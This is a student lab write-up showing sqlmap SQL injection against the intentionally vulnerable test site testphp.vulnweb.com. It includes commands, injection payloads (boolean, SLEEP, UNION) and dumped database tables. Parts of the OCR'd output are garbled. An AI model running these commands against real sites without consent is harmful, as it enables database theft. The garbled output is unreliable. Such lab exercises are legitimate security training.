



Date: 25/1/25

Lab Practical #06:

Perform SQL injection with SQLMap on vulnerable website found using google dorks.

- Sqlmap:
 - sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.
 - Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB, Aurora, OpenGauss, ClickHouse and Virtuoso database management systems.

Date: 25/1/25

- sqlmap -u <http://testphp.vulnweb.com/> --batch -crawl 2 -thread 3 --dbs

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sqlmap -u http://testphp.vulnweb.com/ --batch -crawl 2 -thread 3 --dbs  
[*] starting @ 08:23:19 /2025-01-25/  
[08:23:19] [INFO] setting file for logging HTTP traffic  
do you want to check for the existence of site's sitemap(.xml) [y/N] N  
[08:23:19] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'  
[08:23:19] [INFO] searching for links with depth 1  
[08:23:21] [INFO] searching for links with depth 2  
please enter number of threads? [Enter for 1 (current)] 1  
[08:23:21] [WARNING] running in a single-thread mode. This could take a while  
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y  
do you want to normalize crawling results [Y/n] Y  
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N  
[08:23:30] [INFO] found a total of 5 targets  
[1/5] URL:  
GET http://testphp.vulnweb.com/artists.php?artist=1  
do you want to test this URL? [Y/n/q]  
> Y  
[08:23:30] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'  
[08:23:30] [INFO] resuming back-end DBMS 'mysql'  
[08:23:30] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01252025_0823am.csv' as the CSV results file in multiple targets mode  
[08:23:30] [INFO] testing connection to the target URL  
[08:23:30] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: artist (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: artist=1 AND 7652=7652  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)  
Payload: artist=1 OR SLEEP(5)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 3 columns  
Payload: artist=-6687 UNION ALL SELECT NULL,NULL,CONCAT(0x7162786a71,0x6d74764c515747637042756176566e704b6357557a6a6d705151454d6375637768665a466f4f424c,0x716a6a7671)--  
do you want to exploit this SQL injection? [Y/n] Y
```

```
[08:23:30] [INFO] fetching database names  
available databases [2]:ng: 1, Removing: 0, Not Upgrading: 2030  
[*] acuart size: 2.199 kB  
[*] information_schema / 64.1 GB available
```



Date: 25/1/25

- sqlmap -u <http://testphp.vulnweb.com/> --batch -crawl 2 -thread 3 -D acuart --tables

```
(kali@kali) ~
$ sqlmap -u http://testphp.vulnweb.com/ --batch -crawl 2 -thread 3 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and
responsible for any misuse or damage caused by this program

[*] starting @ 08:40:01 /2025-01-25/

[08:40:01] [INFO] setting file for logging HTTP traffic
do you want to check for the existence of site's sitemap.xml [Y/N] N
[08:40:01] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[08:40:01] [INFO] searching for links with depth 1
[08:40:02] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[08:40:02] [WARNING] running in a single-thread mode. This could take a while
[08:40:08] [INFO] 11/13 links visited (85%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[08:40:10] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> Y
[08:40:10] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[08:40:10] [INFO] resuming back-end DBMS 'mysql'
[08:40:10] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01252025_0840am.csv' as the CSV results file in multiple targets mode
[08:40:10] [INFO] testing connection to the target URL
[08:40:10] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 7652=7652

Type: time-based blind
Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
Payload: artist=1 OR SLEEP(5)


Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-6687 UNION ALL SELECT NULL,NULL,CONCAT(0x7162786a71,0x6d74764c515747637042756176566e704b6357557a6a6d705151454d6375637768665a466f4f424c,0x716a6a7671)-- --

do you want to exploit this SQL injection? [Y/n] Y
```

```
[08:40:10] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

Date: 25/1/25

- sqlmap -u <http://testphp.vulnweb.com/> --batch -crawl 2 -thread 3 -D acuart -t artists--dump



```
(kali@kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --batch -crawl 2 -thread 3 -D acuart -t artists --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
responsible for any misuse or damage caused by this program

[*] starting @ 08:45:10 /2025-01-25/

[08:45:10] [INFO] setting file for logging HTTP traffic
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[08:45:10] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[08:45:10] [INFO] searching for links with depth 1
[08:45:12] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[08:45:12] [WARNING] running in a single-thread mode. This could take a while
[08:45:14] [INFO] 5/13 links visited (38%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
[08:45:16] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/hpp/?pp=12
do you want to test this URL? [Y/n/q]
> Y
[08:45:18] [INFO] testing URL 'http://testphp.vulnweb.com/hpp/?pp=12'
[08:45:18] [INFO] using '/home/kali/.local/share/sqlmap/output/results-01252025_0845am.csv' as the CSV results file in multiple targets mode
[08:45:18] [INFO] testing connection to the target URL
[08:45:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:45:19] [INFO] testing if the target URL content is stable
[08:45:20] [INFO] target URL content is stable
[08:45:20] [INFO] testing if GET parameter 'pp' is dynamic
[08:45:20] [INFO] GET parameter 'pp' appears to be dynamic
[08:45:22] [WARNING] reflective value(s) found and filtering out
[08:45:22] [INFO] heuristic (basic) test shows that GET parameter 'pp' might be injectable
[08:45:23] [INFO] heuristic (XSS) test shows that GET parameter 'pp' might be vulnerable to cross-site scripting (XSS) attacks
[08:45:23] [INFO] testing for SQL injection on GET parameter 'pp'
[08:45:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:45:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:45:28] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'
[08:45:30] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:45:33] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[08:45:36] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[08:45:38] [INFO] testing 'Generic inline queries'
[08:45:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
```

Date: 25/1/25

```

[08:40:34] [INFO] fetching entries for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----+
| artist_id | adesc
+-----+
|
+-----+
| aname
+-----+
|
+-----+
| 1 | <p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla non
ummy. Cras quis libero.\n Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n mauris vulputate lacinia. Aenean viverra. Clas
s aptent taciti sociosqu ad\n litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetur adipiscing
elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenatis. Aliquam posuere lobortis
pede. Nullam fringilla urna id leo.\n Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\n litora torquent per conubia nostra, p
er inceptos hymenaeos. Aliquam lacus.\n Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p> | r4w6173 |
| 2 | <p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cr
as quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti soci
osqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed
aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPra
esent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna
eros, semper a, tempor et, rutrum et, tortor.\n</p> | Bladz |
| 3 | <p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cr
as quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti soci
osqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed
aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPra
esent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna
eros, semper a, tempor et, rutrum et, tortor.\n</p> | lyzae |
+-----+

```